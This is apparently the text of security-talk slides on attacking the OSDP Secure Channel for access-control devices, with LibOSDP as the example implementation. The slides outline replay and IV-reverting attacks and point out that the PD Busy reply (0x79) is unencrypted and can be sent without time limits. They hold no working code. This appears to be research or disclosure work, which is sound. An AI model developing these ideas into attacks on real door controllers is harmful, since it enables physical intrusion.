
Attacking the Secure Channel

Reply attack?



IV Reverting


Reply attack!



IV Reverting


Reply attack

What if we could change the IV? 🤔




IV Reverting

Reply attack




IV Reverting

Reply attack




IV Reverting

Reply attack



IV Reverting

Reply attack



IV Reverting - LibOSDP

<https://github.com/goToMain/libosdp>

LibOSDP - Open Supervised Device Protocol Library

release v2.4.0 Build CI passing

This is an open source implementation of IEC 60839-11-5 Open Supervised Device Protocol (OSDP). The protocol is intended to improve interoperability among access control and security products. It supports Secure Channel (SC) for encrypted and authenticated communication between configured devices.

OSDP describes the communication protocol for interfacing one or more Peripheral Devices (PD) to a Control Panel (CP) over a two-wire RS-485 multi-drop serial communication channel. Nevertheless, this protocol can be used to transfer secure data over any stream based physical channel. Read more about OSDP [here](#).

This protocol is developed and maintained by [Security Industry Association](#) (SIA).



Siddharth Chandrasekaran

IV Reverting

An implementation error..



Could be defined more clearly..

By the book




PD Busy Reply (0x79)


1. *Unencrypted, ALWAYS (even during secure channel)*
2. *Can be sent continuously, without any time constraints*

?


Time-Delays in OSDP




Time-Delays in OSDP




Time-Delays in OSDP



Time-Delays in OSDP



Time-Delays with PD Busy




Time-Delays with PD Busy



PD Busy Reply (0x79)

1. Unencrypted ALWAYS




Time-Delays with PD Busy



PD Busy Reply (0x79)

1. Unencrypted ALWAYS
2. Can be sent continuously

